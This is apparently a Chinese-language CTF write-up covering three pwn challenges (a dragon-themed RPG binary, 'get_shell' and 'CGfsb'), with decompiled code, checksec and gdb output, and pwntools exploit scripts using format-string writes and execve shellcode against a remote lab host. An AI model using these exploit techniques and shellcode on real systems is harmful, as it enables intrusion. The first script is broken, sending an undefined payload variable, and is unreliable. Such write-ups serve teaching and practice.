


```
unsigned __int64 __fastcall sub_400D72(__int64 a1)
{
  char s; // [rsp+10h] [rbp-20h]
  unsigned __int64 v3; // [rsp+28h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("What should your character's name be:");
  _isoc99_scanf("%s", &s);
  if ( strlen(&s) <= 0xC )
  {
    puts("Creating a new player.");
    sub_400A7D();
    sub_400BB9();
    sub_400CA6((_DWORD *)a1);
  }
  else
  {
    puts("Hei! What's up!");
  }
  return __readfsqword(0x28u) ^ v3;
}
```

没啥亮点




```
unsigned __int64 sub_400A7D()
{
  char s1; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts(" This is a famous but quite unusual inn. The air is fresh and the");
  puts("marble-tiled ground is clean. Few rowdy guests can be seen, and the");
  puts("furniture looks undamaged by brawls, which are very common in other pubs");
  puts("all around the world. The decoration looks extremely valuable and would fit");
  puts("into a palace, but in this city it's quite ordinary. In the middle of the");
  puts("room are velvet covered chairs and benches, which surround large oaken");
  puts("tables. A large sign is fixed to the northern wall behind a wooden bar. In");
  puts("one corner you notice a fireplace.");
  puts("There are two obvious exits: east, up.");
  puts("But strange thing is ,no one there.");
  puts("So, where you will go?east or up?:");
  while ( 1 )
  {
    _isoc99_scanf("%s", &s1);
    if ( !strcmp(&s1, "east") || !strcmp(&s1, "east") )
      break;
    puts("hei! I'm secious!");
    puts("So, where you will go?:");
  }
  if ( strcmp(&s1, "east") )
  {
    if ( !strcmp(&s1, "up") )
      sub_4009DD(&s1, "up");
    puts("YOU KNOW WHAT YOU DO?");
    exit(0);
  }
  return __readfsqword(0x28u) ^ v2;
```



```
unsigned __int64 sub_400BB9()
{
  int v1; // [rsp+4h] [rbp-7Ch]
  __int64 v2; // [rsp+8h] [rbp-78h]
  char format; // [rsp+10h] [rbp-70h]
  unsigned __int64 v4; // [rsp+78h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v2 = 0LL;
  puts("You travel a short distance east.That's odd, anyone disappear suddenly");
  puts(", what happend?! You just travel , and find another hole");
  puts("You recall, a big black hole will suckk you into it! Know what should you do?");
  puts("go into there(1), or leave(0)?:");
  _isoc99_scanf("%d", &v1);
  if ( v1 == 1 )
  {
    puts("A voice heard in your mind");
    puts("'Give me an address'");
    _isoc99_scanf("%ld", &v2);
    puts("And, you wish is:");
    _isoc99_scanf("%s", &format);
    puts("Your wish is");
    printf(&format, &format);
    puts("I hear it, I hear it....");
  }
  return __readfsqword(0x28u) ^ v4;
}
```

printf函数存在格式化字符串漏洞



```c
unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
{
  void *v1; // rsi
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Ahu!!!!!!!!!!!!!!!!A Dragon has appeared!!");
  puts("Dragon say: HaHa! you were supposed to have a normal");
  puts("RPG game, but I have changed it! you have no weapon and ");
  puts("skill! you could not defeat me !");
  puts("That's sound terrible! you meet final boss!but you level is ONE!");
  if ( *a1 == a1[1] )
  {
    puts("Wizard: I will help you! USE YOU SPELL");
    v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
    read(0, v1, 0x100uLL);
    ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
  }
  return __readfsqword(0x28u) ^ v3;
}
```

read函数下面可以把输入的字符串当作指令执行，我们可以写入shellcode

但是要求是a1==a1[1]，往上回溯，我们查到分别是v3和v3[1]，但是两个值，一个是68，一个是85.

sub_400bb9函数中格式化字符串漏洞，我们可以利用那个漏洞将v3的值改为85


而v3的地址程序中已经告诉我们了，即v4的地址0xb21260

3.EXP

八位寄存器对于无符号整数来说是有0~255的范围的。
在64位程序运行中，参数传递需要寄存器。
64位参数传递约定：前六个参数按顺序存储在寄存器rdi,rsi,rdx,rcx,r8,r9中，
参数超过六个时，从第七个开始压入栈中

```python
from pwn import *
p=remote('111.198.29.45',43616)
p.recvuntil("sercet[0] is")
v3_addr=int(p.recvuntil("\n")[:-1],16)
p.sendlineafter("What should your character's name be:",'123')
p.sendlineafter("So,where you will go?east or up?:",'east')
p.sendlineafter("go into there(1),or leave(0)?:",'1')
p.sendlineafter("'Give me an address'",str(v3_addr))
p.sendlineafter("And,you wish is:",'%85c%7$n')
context(os='linux',arch='amd64')
shellcode="\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x56\x53\x54\x5f\x6a\x3b\x58\x31\xd2\x0f\x05"
p.recvuntil("USE YOU SPELL")
p.sendline(payload)
p.interactive()
```


4.Flag



```
$ ls
bin
dev
flag
lib
lib32
lib64
string
$ 
```


get_shell

1.查壳



```
root@kali:~# checksec get
[*] '/root/get'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@kali:~# 
```

2.IDA分析




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  puts("OK,this time we will get a shell.");
  system("/bin/sh");
  return 0;
}
```

3.EXP

```
nc 111.198.29.45 46953
```

4.Flag




```
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@kali:~# nc 111.198.29.45 46953
ls
bin
dev
flag
get_shell
lib
lib32
lib64
```

https://blog.csdn.net/thinker11


CGfsb

1.查壳



```
root@kali:~# checksec cg
[*] '/root/cg'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@kali:~#
```

2.IDA分析



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int buf; // [esp+1Eh] [ebp-7Eh]
  int v5; // [esp+22h] [ebp-7Ah]
  __int16 v6; // [esp+26h] [ebp-76h]
  char s; // [esp+28h] [ebp-74h]
  unsigned int v8; // [esp+8Ch] [ebp-10h]

  v8 = __readgsdword(0x14u);
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  buf = 0;
  v5 = 0;
  v6 = 0;
  memset(&s, 0, 0x64u);
  puts("please tell me your name:");
  read(0, &buf, 0xAu);
  puts("leave your message please:");
  fgets(&s, 100, stdin);
  printf("hello %s", &buf);
  puts("your message is:");
  printf(&s);
  if ( pwnme == 8 )
  {
    puts("you pwned me, here is your flag:\n");
    system("cat flag");
  }
  else
  {
    puts("Thank you!");
  }
  return 0;
}
```


printf函数存在格式化字符串漏洞，通过漏洞使pwnme=8,就能得到flag

这里我们用gdb算偏移

```
chmod 777 cg
```


```
gdb ./cg
```

`b * 0x80486cd`下断点



```
gdb-peda$ b * 0x080486cd
Breakpoint 1 at 0x80486cd
gdb-peda$ r
Starting program: /root/cg
please tell me your name:
aaaa
leave your message please:
AAAA
hello aaaa
your message is:
[----------------------------------registers-------------------
```

```
x/16x $esp
```



```
Breakpoint 1, 0x080486cd in main ()
gdb-peda$ x/16x $esp
0xffffd2d0:     0xffffd2f8      0xffffd2ee      0xf7fb55c0      0
x00000001
0xffffd2e0:     0x00000000      0x00000001      0xf7ffd950      0
x61610001
0xffffd2f0:     0x000a6161      0x00000000      0x41414141      0
x0000000a
```

偏移为10

3.EXP

理解：fmtstr_payload(偏移,{key内存地址,value值})

第一个参数表示格式化字符串的偏移；


第二个参数表示需要利用%n写入的数据，采用字典形；

第三个参数表示已经输出的字符个数，这里没有，为0，采用默认值即可；

第四个参数表示写入方式，是按字节（byte）、按双字节（short）还是按四字节（int），对应着hhn、hn和n，默认值是byte，即按hhn写。

```python
from pwn import *
p=remote('111.198.29.45',47218)
pwnme=0x0804a068
#payload=p32(pwnme)+'aaaa%10$n'
payload=fmtstr_payload(10,{pwnme:8})
p.recvuntil("your name:\n")
p.sendline('aaa')
p.recvuntil("message please:\n")
p.sendline(payload)
p.interactive()
```

4.Flag



```
[*] Switching to interactive mode
hello aaa
your message is:
       Nh\xa0\x04
you pwned me, here is your flag:

cyberpeace{e71ffd97609feb825220c52b851819d2}
```

我自己的公众号